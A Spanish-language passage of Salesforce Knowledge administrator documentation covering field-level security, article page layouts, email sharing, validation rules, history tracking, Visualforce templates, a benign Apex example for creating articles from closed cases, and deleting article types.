Si utiliza el formato de tipo de artículo y la seguridad de nivel de campo para definir la visibilidad de campos, siempre se aplica la configuración de acceso de campos más restrictiva. Por ejemplo, si un campo aparece oculto en el formato de tipo de artículo pero está visible en la configuración de seguridad de nivel de campo, el formato prevalece sobre la configuración de seguridad y no se mostrará el campo. Algunos permisos de usuarios sustituyen a los formatos de página y a la configuración de seguridad a nivel de campo. Por ejemplo, los usuarios con el permiso "Modificar campos de solo lectura" siempre pueden modificar los campos de solo lectura independientemente de cualquier otra configuración.

**Importante:** La seguridad a nivel de campo no impide la búsqueda de valores en un campo. Cuando los términos de búsqueda coinciden en valores de campo protegidos por seguridad a nivel de campo, los registros asociados se devuelven en los resultados de búsqueda sin los campos protegidos ni sus valores.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

Puede definir la seguridad mediante un conjunto de permisos, un perfil o un campo.

**Defina la seguridad a nivel de campo a través de conjuntos de permisos o perfiles**

1. Para conjuntos de permisos o perfiles, desde Configuración:

- Introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o
- Introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.

2. Seleccione un perfil o un conjunto de permisos.
3. En función de la interfaz que use, realice una de las siguientes acciones:
   - Interfaz de usuario de perfiles o conjuntos de permisos mejorada: en el cuadro **Configuración de búsqueda...**, introduzca el nombre del objeto que desee y selecciónelo en la lista. Haga clic en **Modificar** y, a continuación, desplácese hasta la sección Permisos de campo.
   - Interfaz de usuario de perfil original: en la sección Seguridad a nivel de campo, haga clic en **Ver** junto al objeto que desea modificar y, a continuación, haga clic en **Modificar**.
4. Especifique el nivel de acceso del campo.

   Nota: Estos ajustes de acceso a campos sustituyen a los ajustes de acceso a campos menos restrictivos en los formatos de tipo de artículo.
5. Haga clic en **Guardar**.

**Defina la seguridad a nivel de campo a través de campos**

1. Para campos, desde Configuración, introduzca *Tipos de artículos de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Seleccione el tipo de artículo que contiene el campo que se va a modificar.
3. Seleccione el campo y haga clic en **Configurar seguridad a nivel de campo**.
4. Especifique el nivel de acceso del campo.

   Nota: Estos ajustes de acceso a campos sustituyen a los ajustes de acceso a campos menos restrictivos en los formatos de tipo de artículo.
5. Haga clic en **Guardar**.

Después de establecer la seguridad a nivel de campo, puede modificar los formatos de tipo de artículo para organizar los campos en las páginas de detalles y de modificación.

CONSULTE TAMBIÉN

Agregar campos personalizados a los tipos de artículo

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Formatos de página del tipo de artículo

Los formatos del tipo de artículo determinan qué campos pueden visualizar y modificar los agentes cuando introducen los datos de un artículo. También determinan qué secciones aparecen cuando los usuarios ven artículos. La plantilla de tipo de artículo define el formato del artículo, por ejemplo si las secciones de formato se muestran como subfichas o como una única página con vínculos. Puede aplicar un formato por perfil por tipo de artículo. Por lo tanto, puede mostrar campos más confidenciales del mismo artículo solo a esos agentes con el perfil correcto.

Consejo: También puede emplear seguridad a nivel de campo para ocultar campos en tipos de artículos. Por ejemplo, si publica el mismo artículo en la aplicación interna y en una comunidad, puede utilizar la seguridad a nivel de campo para ocultar un campo personalizado como `Comentarios internos` a los usuarios de comunidad externos.

1. Desde Configuración, introduzca *`Tipos de artículos de Knowledge`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Haga clic en el tipo de artículo.
3. Desplácese a la lista relacionada Formatos de página o haga clic en el vínculo Formatos de página en la parte superior de la página.
4. Para crear un formato de página, haga clic en **Nuevo** y siga las indicaciones. Para modificar un formato existente, haga clic en **Modificar** y realice sus cambios.

   Realice cualquier cambio que desee. El editor de formatos tiene dos partes: una paleta en la parte superior de la pantalla y el formato en la parte inferior de la pantalla. La paleta contiene los campos disponibles y un elemento de sección. El formato contiene una sección Información y espacio para que agregue secciones. Por defecto, todos los campos personalizados se incluyen en la sección Información.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para personalizar el formato de tipo de artículo:
- "Personalizar aplicación"

Importante: Si navega fuera de su formato de tipo de artículo antes de hacer clic en guardar, sus cambios se pierden.

Nota: Los campos estándar `Número de artículo`, `Resumen`, `Título` y `Nombre URL` no se muestran en el formato. `Número de artículo` y `Resumen` aparece en la sección de sólo lectura Propiedades de la parte superior del artículo publicado. En este encabezado también aparecen los campos `Primera publicación`, `Última modificación` y `Última publicación`.

| Tarea | Descripción |
|---|---|
| Agregar una sección | Arrastre y suelte el elemento de la sección en la paleta. |
| Cambie el nombre de la sección | Haga clic en su título. No es posible cambiar el nombre de la sección Información. |
| Elimine un campo de una sección | Arrástrelo al lado derecho de la paleta o haga clic en el icono ⊖ junto al campo. |
| Elimine una sección del formato del tipo de artículo | Haga clic en el icono ⊖ junto al nombre de la sección. |
| Guarde sus cambios y continúe modificando el formato del tipo de artículo | Haga clic en **Guardado rápido**. |

Consejo:
- Utilice los botones Deshacer y Rehacer para avanzar hacia atrás y hacia delante, respectivamente.

- Utilice los siguientes accesos directos de teclado:
  - Deshacer = Ctrl+Z
  - Rehacer = Ctrl+Y
  - Guardado rápido = Ctrl+S
- Para seleccionar varios elementos de forma individual, use CTRL+clic. Para seleccionar varios elementos como grupo, use Mayús+clic.
- Para buscar rápidamente un elemento en la paleta, utilice el cuadro Búsqueda rápida. El cuadro Búsqueda rápida es especialmente útil para formatos de tipo de artículo que tienen un gran número de elementos disponibles en la paleta.

5. Para asignar varios formatos al tipo de artículo basándose en un perfil de usuario, haga clic en **Asignaciones de formato de página**.
6. Haga clic en **Modificar asignación**.
7. Seleccione el perfil o perfiles (utilizando Mayús) que desea cambiar y seleccione el formato desde la lista desplegable **Formato de página que se utilizará**.

Al crear múltiples formatos de página del tipo de artículo, considere las siguientes limitaciones y cambios de funcionalidad.

- Al crear formatos de página, algunos campos se ocultan basándose en la licencia del agente. Caducado, Fecha de finalización de la traducción y Fecha de exportación de la traducción se ocultan a los usuarios que no cuentan con una licencia de usuario de Knowledge o que son usuarios del portal de cliente o portal de socios. Además, Archivado por y Es versión más reciente se ocultan a los usuarios del portal de cliente y portal de socio.
- Antes de Spring '16, las páginas de vista previa mostraban el campo Resumen en la API que incluía valores de texto, incluso si no estaban en el formato de página. Para continuar mostrando campos de resumen en páginas de vista previa, actualice manualmente sus formatos de página para incluirlos.
- Si desea adjuntar artículos como PDF a mensajes de correo electrónico cuando resuelva casos, agregue **Archivos adjuntos de archivo** a `Herramientas de correo electrónico seleccionadas` en la Vista de noticias en tiempo real para el formato del tipo de artículo.
- La página de modificación de artículo solo muestra los campos estándar (Número de artículo, Título, Nombre de URL y Resumen) y todos los campos personalizados agregados al formato, incluyendo los campos de barra lateral. Otros campos estándar agregados al formato de página se ignoran porque no se pueden modificar y los campos personalizados aparecen en el orden especificado en el formato de página.
- Si un formato de página del tipo de artículo no incluye un campo con una regla de validación, no puede crear o modificar un artículo de ese tipo de artículo. Asegúrese de que los formatos de página asignados al tipo de artículo por perfil incluyen todos los campos con reglas de validación.
- El formato de canal de comunicación no utiliza el formato de página para determinar qué campos de artículo se insertan en un correo electrónico de caso. Los campos insertados incluyen los campos seleccionados en la asignación de Canal de comunicación.
- Puede configurar un perfil específico para generar un archivo PDF. Al enviar artículos como archivos PDF, el pdf se genera basándose en el perfil del remitente. Por lo tanto, el destinatario podría obtener campos que no está censado ver. Utilice la configuración `Utilice un perfil para crear artículos PDF listos para el cliente en los casos` en la página de configuración de Knowledge de modo que los campos en PDFs provienen del formato de página asignado al perfil configurado. Además, se aplica la seguridad a nivel de campo tanto del perfil del remitente como el perfil configurado.

- Las acciones y listas relacionadas de Salesforce Classic Mobile no están disponibles en formatos de página de artículo en la interfaz de usuario de Salesforce de escritorio, con la excepción de acciones en las noticias en tiempo real de artículos.

CONSULTE TAMBIÉN

Crear tipos de artículos

Tipos de artículos de Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Enviar contenidos del artículo en correo electrónico (Beta)

Al utilizar Knowledge One, los agentes pueden enviar un correo electrónico con contenidos de un artículo insertados en el cuerpo del correo electrónico.

Nota: El envío de contenidos de artículos a través del correo electrónico está disponible a través de un programa beta para artículos publicados en canales externos (bases de conocimiento públicas, portales o comunidades) y no es compatible con Internet Explorer 7. Para nuevas organizaciones, el permiso de usuario está desactivado en todos los perfiles estándar pero está activado para el perfil Administrador del sistema. Para organizaciones existentes, póngase en contacto con su representante de Salesforce para activar el permiso en el perfil Administrador del sistema estándar.

Los agentes pueden enviar contenidos de artículos en un correo electrónico en vez de solo enviar una URL. Sus clientes pueden acceder a la información sin ir a un sitio Web. Sus agentes envían artículos que no están publicados públicamente sin volver a escribir o copiar y pegar un artículo interno. Los administradores pueden asignar permisos solo a aquellos agentes con un gran conocimiento de lo que es aceptable para un público externo.

Para activar y configurar qué campos de artículos se incluyen en correos electrónicos para cada tipo de artículo.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. El modo en que accede a la página Configuración de noticias de caso depende del tipo de formato de página que utiliza.
   - Para un formato en la sección Formatos de página de caso, haga clic en **Modificar** y luego haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
   - Para un formato en la sección Formatos de página para usuarios de Noticias de caso, haga clic en el y seleccione `Modificar vista de noticias`. (Esta sección solo aparece para organizaciones creadas antes de Spring '14.)

   Si ya ha optado por utilizar el editor de formato de página avanzado para configurar el publicador para un formato, seleccione `Modificar vista de detalles` para agregar, cambiar o eliminar acciones.
3. En `Configuración de la herramienta de artículos`, compruebe **Activar adjuntar artículos en línea**.
4. Haga clic en **Guardar**.
5. Desde Configuración, introduzca *`Tipos de artículos de Knowledge`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de artículos de Knowledge**.
6. Haga clic en la etiqueta o el nombre del tipo de artículo que desea compartir por correo electrónico.
7. En Asignaciones del canal de comunicación, haga clic en **Nueva** o **Modificar**.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar Salesforce Knowledge y crear, modificar y eliminar formatos de página:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

8. Introduzca una etiqueta y un nombre.
9. Seleccione y agregue `Correo electrónico` a la lista Canales seleccionados.
10. Seleccione y agregue los campos que desea incluir en el cuerpo de un correo electrónico.

    Nota: No se pueden incluir vínculos inteligentes en el correo electrónico y no se admiten los siguientes campos:

    - ArticleType
    - isDeleted
    - Idioma
    - Lista de selección múltiple
    - Lista de selección
    - Publicar estado
    - Origen
    - Estado de validación

11. Haga clic en **Guardar**.

Ejemplo: Durante la resolución de casos del cliente, los agentes con el permiso pueden insertar contenidos de artículos en el cuerpo de un correo electrónico. Donde los agentes pueden adjuntar artículos a casos, como la barra lateral de Knowledge One en la Consola de Salesforce, la lista Artículos en las noticias en tiempo real de casos, el widget Artículo o los artículos sugeridos en una búsqueda de Knowledge One, pueden enviar por correo electrónico cualquier artículo de ese tipo en el cuerpo de un correo electrónico seleccionando **Enviar artículo por correo electrónico con HTML** en la lista desplegable de acciones. El contenido del artículo se inserta en la parte superior la cadena del correo electrónico o donde quiera que el agente haya dejado su cursor. Una vez que se ha enviado el artículo por correo electrónico, aparece un icono de sobre en a parte izquierda del título. Cuando el artículo incluye archivos que superan el límite de archivos adjuntos de 10 MB, se solicita a los agentes seleccionar qué archivos adjuntar e intentar enviar el correo electrónico.

Nota: Si el texto enriquecido no está activado en su formato de noticias en tiempo real del caso, solo se insertará el texto del artículo en el correo electrónico y la acción cambia a **Solo enviar el texto del artículo por correo electrónico**.

CONSULTE TAMBIÉN

Formatos de página del tipo de artículo

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Publicar direcciones URL de sitios y comunidades para artículos

En la Consola de servicio, los agentes pueden insertar direcciones URL de sitios o comunidades para artículos en las noticias en tiempo real de casos a través de publicadores por correo electrónico, de comunidad o de redes sociales.

Para publicar direcciones URL de sitios o comunidades para artículos en las noticias en tiempo real de casos, debe tener la barra lateral de Knowledge activada en la Consola de servicio y un Sitio de Force.com o una Comunidad configurados.

1. Desde Configuración, introduzca *Knowledge* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Knowledge**.
2. Haga clic en **Modificar**.
3. En la sección `Compartir artículo a través de Configuración de URL`, active **Permite a los usuarios compartir artículos de Knowledge mediante URL públicas**.
4. En la lista `Sitios disponibles`, seleccione desde qué sitios o comunidades desea que los agentes compartan direcciones URL de artículos y agréguelos a la lista `Sitios seleccionados`.
5. Haga clic en **Guardar**.

Sus agentes ahora podrán seleccionar el vínculo **Adjuntar y compartir enlace de artículo de Knowledge** desde los sitios seleccionados en la barra lateral de Knowledge de la consola. Correo electrónico es la acción predeterminada, pero los agentes pueden cambiar la acción Redes sociales o Comunidad en las noticias en tiempo real del caso antes de insertar la URL.

**Importante:**

- Los artículos deben estar publicados. Los artículos en borrador no muestran la opción de inserción de URL.
- Los artículos deben estar compartidos públicamente, lo que significa que su Canal debe ser Base de datos de conocimientos pública, Cliente o Socio.
- Todas las direcciones URL activadas muestran el vínculo **Adjuntar y compartir enlace de artículo de Knowledge**, incluso si el artículo no es visible en ese sitio o comunidad. El agente debe confirmar que el artículo está disponible en el sitio o comunidad antes de compartirlo con el cliente.

### CONSULTE TAMBIÉN

Formatos de página del tipo de artículo
Descripción general de la documentación de Salesforce Knowledge
Guía completa de Salesforce Knowledge

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para administrar Salesforce Knowledge:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

## Controlar la integridad de datos con reglas de validación

Asegúrese de que el contenido de su artículo cumple con los estándares de su empresa. Cree reglas de validación para cada tipo de artículo para comprobar si los campos obligatorios tienen los valores apropiados basándose en el estado del artículo.

1. Desde Configuración, introduzca *Tipos de artículos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos**.
2. Haga clic en el tipo de artículo.
3. Desplácese a la lista relacionada Reglas de validación o haga clic en el vínculo **Reglas de validación** en la parte superior de la página.
4. Para crear una regla de validación, haga clic en **Nuevo**. Para modificar una regla existente, haga clic en **Modificar**.
5. Asigne un nombre a la regla.
6. Convierta la regla en activa.
7. Opcionalmente, describa qué desea controlar en artículos de este tipo.
8. Especifique una fórmula de condición de error y un mensaje de error correspondiente.

   La condición de error se escribe como una expresión de fórmula booleana que devuelve verdadero o falso. Cuando es verdadero, el artículo no se guarda y aparece un mensaje de error. El autor puede corregir el error e intentar de nuevo. Para obtener información acerca de reglas de validación, consulte Definir reglas de validación en la página 4716.

   Nota: Los errores de artículos de Knowledge siempre se muestran en la parte superior de la página, no junto al campo. Escriba sus errores de manera descriptiva, de modo que los autores sepan cómo satisfacer la regla de validación. Por ejemplo, identifique qué campo está causando el error.
9. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o modificar reglas de validación para tipos de artículos:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

Al crear múltiples reglas de validación en tipos de artículos, considere las siguientes limitaciones y cambios de funcionalidad.

- Si un formato de página del tipo de artículo no incluye un campo con una regla de validación, no puede crear o modificar un artículo de ese tipo de artículo. Asegúrese de que todos los formatos de página asignados al tipo de artículo por perfil incluyen todos los campos con reglas de validación.
- El campo Divisa del artículo y la función VLOOKUP no admiten reglas de validación.
- Al importar artículos, si el archivo de datos de importación tiene un artículo válido con una traducción válida, se crea la traducción, pero no se importa su contenido traducido.
- Solo el primer error de regla de validación aparece en la parte superior de la página y en el registro del artículo de importación. Si existen varios errores pero no están solucionados, aparecen en almacenamientos e importaciones posteriores.
- En la API, los campos de KA, como Recuento de asociación de casos y Fecha de archivado, no admiten reglas de validación. Solo los campos KAV (versión del artículo) se admiten en reglas de validación.

CONSULTE TAMBIÉN

Tipos de artículos de Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Seguimiento del historial de artículos

Puede realizar un seguimiento del historial de determinados campos en artículos. Si tiene un seguimiento de historial activado, abra un artículo de ese tipo y haga clic en **Versión** para ver una lista de historial de versión. También puede establecer el seguimiento del tipo de artículo y realizar un seguimiento del historial completo de un artículo y sus versiones. Los eventos de artículos se supervisan durante hasta 18 meses.

El sistema registra y muestra actualizaciones de campo, eventos del flujo de trabajo de publicación y versiones de idioma del artículo principal y cualquier traducción. Cuando realiza un seguimiento de valores antiguos y nuevos, el sistema registra ambos valores, así como la fecha, la hora, la naturaleza del cambio y el usuario que realizó el cambio. Cuando únicamente realiza un seguimiento de los valores cambiados, el sistema marca el campo cambiado como modificado; no registra los valores antiguos y nuevos del campo. Esta información está disponible en la lista Historial de versión y los campos están disponibles en el informe Historial de versión de artículo.

El historial de artículos respeta la seguridad a nivel de campo, entidad y registro. Debe tener como mínimo el permiso "Leer" sobre el tipo de artículo o el campo para acceder a su historial. Para la seguridad de categoría de datos, Salesforce determina el acceso según la categorización de la versión en línea de un artículo. Si no hay ninguna versión en línea, la seguridad se aplica según la versión archivada, seguida por la seguridad de la versión de borrador.

1. Desde Configuración, introduzca *Knowledge* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Cree un tipo de artículo o modifique uno desde la lista Tipos de artículos.
3. Haga clic en **Definir el seguimiento del historial**.
4. Seleccione los campos a los que desee realizar un seguimiento.
   Salesforce empezará el seguimiento del historial a partir de esa fecha y hora. Los cambios realizados antes de esa fecha y esa hora no se incluirán en el seguimiento.
5. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

- Tipos de artículos de Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para crear, modificar o eliminar tipos de contenido:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

## Plantillas de tipo de artículo

Los tipos de artículos en Salesforce Knowledge requieren una plantilla para cada canal. Las plantillas de tipo de artículo estándar (Ficha e Índice) especifican la forma en que aparecen en el artículo publicado las secciones del formato de tipo de artículo. Por ejemplo, si selecciona la plantilla Ficha, las secciones definidas en el formato aparecen como fichas cuando los usuarios visualizan un artículo. Con la plantilla Índice muestra, las secciones aparecen en una única página con hipervínculos a cada sección. También puede crear una plantilla personalizada utilizando Visualforce. Las plantillas personalizadas no se han asociado con el formato de tipo de artículo.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear, modificar o eliminar plantillas de tipo de artículo:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

1. Desde Configuración, introduzca *Tipos de artículos de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos de Knowledge**
2. Haga clic en el nombre del tipo de artículo.
   - Si está utilizando una plantilla predeterminada, continúe con Paso 12.
   - Si está creando una plantilla personalizada, anote el Nombre de API del tipo de artículo. Necesita este valor cuando cree la página de Visualforce.
3. En Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce.**
4. Haga clic en **Nuevo**.
5. En el cuadro de texto Nombre, introduzca el texto que aparece en la URL como el nombre de la página.

   Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
6. En el cuadro de texto Etiqueta, introduzca el texto que los usuarios verán cuando seleccionen esta plantilla desde la lista relacionadas Visualizaciones de canales en la página de detalles de tipo de artículo.
7. Añada su marca de Visualforce.

   El único requisito para las plantillas de tipo de artículo personalizadas es que el controlador estándar sea igual al Nombre de API del tipo de artículo. Por ejemplo, si el Nombre de API del tipo de artículo es *Oferta__kav*, la marca sería:

   ```
   <apex:page standardController="Offer__kav">

       ... page content here ...

   </apex:page>
   ```

   Nota: Haga clic en **Referencia de componente** para obtener una lista de los componentes de Visualforce, como por ejemplo *knowledge:articleRendererToolbar* y *knowledge:articleCaseToolbar*, disponible para su uso en las plantillas de tipo de artículo personalizadas.
8. Si su tipo de artículo tiene un campo Archivo, puede permitir a sus usuarios que descarguen el contenido del campo.

   En el siguiente ejemplo, el tipo de artículo es *Oferta*, el nombre del campo Archivo es *mi_archivo* y el texto que aparece como vínculo es *Haz clic aquí*:

   ```
   <apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
   Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
   me</apex:outputLink>
   ```

Nota: Si el campo Archivo está vacío (lo que significa que el autor no ha cargado el archivo), el vínculo seguirá apareciendo en el artículo publicado, pero no tiene función. Si no desea que el vínculo aparezca cuando el campo Archivo está vacío, sustituya `Haz clic aquí` en el ejemplo con el nombre del archivo. Por ejemplo, `{!Offer__kav.my_file__Name__s}`.


9. Haga clic en **Guardar**.

   Su plantilla personalizada puede asignarse ahora a cualquier canal del tipo de artículo.

10. Desde Configuración, introduzca `Tipos de artículos de Knowledge` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Tipos de artículos de Knowledge**
11. Haga clic en el nombre del tipo de artículo.
12. Para cada canal, especifique la plantilla.
    - Para la aplicación interna, el cliente y socio, **Ficha** es la plantilla predeterminada.
    - Para la base de datos de conocimientos pública, **Índice** es la plantilla predeterminada.
    - Si creó una plantilla personalizada para este tipo de artículo, también aparece en el menú desplegable.
13. Haga clic en **Guardar**.

Ejemplo: Si selecciona la plantilla Ficha, las secciones definidas en el formato aparecen como fichas cuando los usuarios visualizan un artículo.


**Artículo publicado utilizando la ficha Plantilla de tipo de artículo**




Si selecciona la plantilla Índice, las secciones que defina en el formato aparecerán en una página con hipervínculos hacia cada título de sección.

.

**Artículo publicado utilizando la Plantilla de tipo de artículo Índice**




## CONSULTE TAMBIÉN

- Tipos de artículos de Knowledge
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Ejemplo de Apex para enviar artículos desde casos

Si su organización permite a los agentes del servicio de atención al cliente crear artículos de Salesforce Knowledge a la vez que cierra un caso, puede utilizar Apex para cumplimentar campos en artículos de borrador. Para ello, cree una clase de Apex y asígnela al tipo de artículo de caso utilizando el ejemplo siguiente como guía.

Para obtener más información sobre la sintaxis y el uso de Apex, consulte la *Guía del desarrollador del código Apex de Force.com*.

Configure el ejemplo creando el siguiente tipo, campo y categorías de datos del artículo. No modifique el valor de `API Name` predeterminado asignado a cada nuevo objeto.

1. Cree un tipo de artículo denominado *`FAQ`*.
2. Cree un campo personalizado de texto denominado `Details`.
3. Cree un grupo de categoría denominado *`Geography`* y asígnelo a una categoría denominada *`USA`*.
4. Cree un grupo de categorías denominado *`Topics`* y asígnelo a una categoría denominada *`Maintenance`*.

   Ahora, cree y asigne la clase de Apex.

5. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex** y haga clic en **Nueva**.
6. Para especificar la versión de Apex y la API empleada con esta clase, haga clic en **Configuración de versión**.

   Si su organización tiene paquetes gestionados instalados de AppExchange, también puede especificar qué versión de cada paquete gestionado debe utilizarse con esta clase. Utilice los valores predeterminados para todas las versiones. Esto asocia la clase con la versión más reciente de Apex y la API, así como cada paquete gestionado. Puede especificar una versión anterior de un paquete gestionado si desea acceder a componentes o funciones diferentes a los de la

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para modificar la configuración de Salesforce Knowledge

- "Personalizar aplicación"

Para crear una clase de Apex:

- "Apex de autor"

versión más reciente del paquete. Puede especificar una versión anterior de Apex y la API para mantener un comportamiento específico.

7. En el cuadro de texto `Apex Class` introduzca la siguiente secuencia de comandos y haga clic en **Guardar**:

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
       Case c = [select subject, description from Case where id=:sourceId];

       article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
       article.put('Details__c',c.description);

       ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
       ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. Desde Configuración, introduzca *`Configuración de Knowledge`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Knowledge** y haga clic en **Modificar**.
9. Compruebe la configuración de casos; utilizando nuestro ejemplo; el **tipo de artículo predeterminado** debe ser FAQ.
10. En el menú Utilizar personalización de APEX, seleccione **AgentContributionArticleController** y haga clic en **Guardar**.

Como resultado de este ejemplo, si los agentes crean un artículo desde la pantalla de cierre de casos:

- Los datos del campo `Description` del caso aparecen en el campo `Details` del artículo.
- El título del artículo contiene *`From Case:`* y el asunto del caso.
- El artículo se asigna automáticamente a las categorías de datos *`USA`* y *`Maintenance`*.

CONSULTE TAMBIÉN

Crear su base de conocimientos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Eliminar un tipo de artículo

La eliminación de tipos de artículos puede dar como resultado errores y pérdidas de datos. Lea este tema completo detenidamente antes de eliminar los tipos de artículo.

1. Desde Configuración, introduzca *Tipos de artículos de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Haga clic en **Eliminar** junto al tipo de artículo.
3. Confirme que desea eliminar el tipo de artículo.

**Notas sobre la eliminación de tipos de artículos**

- Si su organización sólo tiene un tipo de artículo, no podrá eliminarlo. Todas las organizaciones de Salesforce Knowledge necesitan como mínimo un tipo de artículo implementado. Cree un tipo de artículo y elimine el anterior.
- Cualquier artículo asociado con un tipo de artículo eliminado se elimina automáticamente de todos los canales, incluyendo artículos de borrador, publicados y archivados.
- Salesforce no muestra los tipos de artículo eliminados en la Papelera junto con los otros registros eliminados. En vez de ello, los tipos de artículo eliminados aparecen en la lista Tipos de artículo eliminados de la página de vista de lista de artículos durante 15 días. Durante este tiempo puede restaurar un tipo de artículo y los datos almacenados con él o eliminar el tipo de artículo y sus datos permanentemente. Después de 15 días, el tipo de artículo y sus datos se eliminan permanentemente.
- Si un lector hace clic en un marcador hacia la URL de un artículo eliminado, se mostrará el mensaje Privilegios insuficientes.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

